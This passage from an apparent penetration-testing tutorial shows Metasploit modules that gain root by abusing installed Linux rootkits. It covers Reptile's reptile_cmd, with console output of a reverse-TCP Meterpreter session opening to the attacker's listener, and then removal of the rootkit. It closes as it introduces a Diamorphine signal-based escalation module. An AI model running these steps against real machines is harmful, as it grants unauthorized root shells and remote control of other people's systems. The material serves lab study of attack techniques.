
```
msf5 exploit(linux/local/reptile_rootkit_reptile_cmd_priv_esc) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[+] /reptile/reptile_cmd is executable
[*] Output: uid=0(root) gid=0(root) groups=0(root)
[+] Reptile is installed and loaded
[*] Writing '/tmp/.HLGCqlAHL0n' (207 bytes) ...
[*] Executing payload...
[*] Transmitting intermediate stager...(106 bytes)
[*] Sending stage (989416 bytes) to 192.168.32.128

[*] Meterpreter session 5 opened (192.168.32.132:4444 -> 192.168.32.128:55586
) at 2020-03-28 09:45:09 +0530

meterpreter >
```

A new meterpreter session will open as shown in the above image. Check if we got this one with root privileges.




```
meterpreter > getuid
Server username: no-user @ ubuntu (uid=0, gid=0, euid=0, egid=0)
meterpreter > sysinfo
Computer     : 192.168.32.128
OS           : Ubuntu 18.04 (Linux 4.15.0-88-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Here are our two meterpreter sessions with their privileges.




```
Active sessions
===============

  Id  Name  Type                   Information
                                    Connection
  --  ----  ----                   -----------
                                    ----------
  4         meterpreter x64/linux  no-user @ ubuntu (uid=1000, gid=1000, euid
=1000, egid=1000) @ 192.168.32.128  192.168.32.132:4455 -> 192.168.32.128:553
12 (192.168.32.128)
  5         meterpreter x86/linux  no-user @ ubuntu (uid=0, gid=0, euid=0, eg
id=0) @ 192.168.32.128              192.168.32.132:4444 -> 192.168.32.128:555
86 (192.168.32.128)
```

Now uninstall the Reptile rootkit from the target system using the commands as shown below as having a rootkit (that too a vulnerable one) on any of the systems is not good and safe. To do this, first make the rootkit visible by using the command below.




```
user1@ubuntu:~/Reptile$ /reptile/reptile_cmd show
Success!
```

Now remove the reptile_cmd module from kernel (remember, rootkits run from kernel level w -hich is one of the reasons why detecting them is very hard.



```
user1@ubuntu:~/Reptile$ sudo rmmod reptile_module
[sudo] password for user1:

█
```

To completely remove Reptile rootkit from the system, type this command as given below.




```
user1@ubuntu:~$ sudo rm -rf /reptile /lib/udev/rules.d/63-reptile.rules /lib/ude
v/reptile
[sudo] password for user1:
user1@ubuntu:~$ █
```

Diamorphine Rootkit Signal Privilege Escalation Module

TARGET: Diamorphine Rootkit on kernels 2.6x/3.x/4.x **TYPE: Remote**


Diamorphine is also another rootkit that works on Linux kernels given above. This rootkit works by receiving specific signals. This module sends an exact signal (64) that gives us root privileges on the target system.

Let's see how this module works. We have tested this on Ubuntu 16 operating system. First, install the Diamorphine rootkit on the target Ubuntu 16 system as shown below.



